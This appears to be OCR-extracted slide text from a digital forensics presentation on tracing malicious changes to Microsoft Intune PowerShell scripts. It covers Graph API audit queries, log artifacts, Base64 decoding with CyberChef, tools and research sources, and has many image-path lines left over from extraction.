
- Microsoft logs a change to an Intune script as `patchDeviceManagementScript`.

Send a `GET` to `https://graph.microsoft.com/beta/deviceManagement/auditEvents` to obtain Intune audit log events:

- Look at the `DeviceConfiguration` category.








Decoding script contents (continued)


Using CyberChef, we can decode the Base64 contents with ease.




Forensic analysis – Intune logging

Microsoft Intune Audit Log:


- `Patch DeviceManagementScript` denotes a modified script.
- `Upn` is the user that performed the modification.
- `ObjectID` is the `scriptID` for the modified script.






Intune audit logs

Graph API JSON results



Forensic analysis – AgentExecutor.log (continued)

Another snippet from the `AgentExecutor.log` file again detailing the results of the script.
Remember: `User B` modified the script, yet this event is still tied to `User A`



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    Directory: C:\Users\DennisLabossiere\Desktop\Test


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
Tools used


Tools and resources

Tools used within this presentation:



KPMG Digital Responder (KDR v4.1.8)

Local copy of CyberChef (v10.5.2)



Eric Zimmerman's Registry Explorer (v1.6.0.0)

https://github.com/dllaboss/MSFT_Intune_Analysis

- Script
- Registry Explorer bookmark

Resources leveraged to build this presentation:

- Azure Portal
- Intune Management Portal
- Azure Graph API:
  - https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts
  - https://graph.microsoft.com/beta/auditLogs/signins?$filter=(signInEventTypes/any(t:t+eq+%27servicePrincipal%27)
  - https://graph.microsoft.com/beta/deviceManagement/auditEvents/?$filter=(category eq 'DeviceConfiguration')

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Research

Research

Articles and blogs leveraged to build this presentation:

01 **Deep dive Microsoft Intune Management Extension – PowerShell Scripts**

(https://oliverkieselbach.com/2017/11/29/deep-dive-microsoft-intune-management-extension-powershell-scripts) – **Oliver Kieselbach**

02 **Download Intune PowerShell scripts with Graph Explorer**

(https://janbakker.tech/download-intune-powershell-scripts-with-graph-explorer/) – **Jan Bakker**

03 **Microsoft Intune securely manages identities, manages apps, and manages devices**

(https://learn.microsoft.com/en-us/mem/intune/fundamentals/what-is-intune) – **Microsoft Learn**

04 **Microsoft Sentinel – Custom Data Connector for Microsoft Intune**

(https://infosecwriteups.com/microsoft-sentinel-custom-data-connector-for-microsoft-intune-04b19b7e0006) – **Usama Saleem**

05 **Step-by-step guide to create a lab and enroll the devices with Intune by using AutoPilot**

(https://www.alexandrumarin.com/step-by-step-guide-to-create-a-lab-and-enroll-the-devices-with-intune-by-using-autopilot/) – **Alexandru Marin**

06 **Unable to get Sign Ins for Service Principal using Microsoft Graph API**

(https://stackoverflow.com/questions/67302812/unable-to-get-sign-ins-for-service-principal-using-microsoft-graph-api) – **StackOverflow user Minkus**

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
Summary

Wrap-up

Provided a brief background of the incident that inspired this presentation.

Detailed how to baseline an Intune environment, pull information from the Graph API, and decode Base64-encoded PowerShell scripts.



Analyzed the $UsnJrnl/$J and $MFT, PowerShell event logs, Windows registry hive, specific Intune logs, Azure Service Principal sign-in logs, and Intune audit logs:

- Detailed the connection between Azure, Intune, and forensic artifacts on the endpoint

Provided the tools used for analysis.

Provided the research that assisted with building the test environment and understanding what Intune-specific logging is present on a Windows endpoint and within Azure.

Questions

Thank you

This goes without saying, but I want to give a big shout-out to my wife and family for their support and words of encouragement during this process.

I would like to thank those who worked on the engagement that inspired this presentation.

Thank you to the KPMG Cyber Threat Management partners for their blessing and support.

Thank you to my mentors for their guidance and support.

Thank you to the audience and future readers/researchers using this presentation for their research and benefit.

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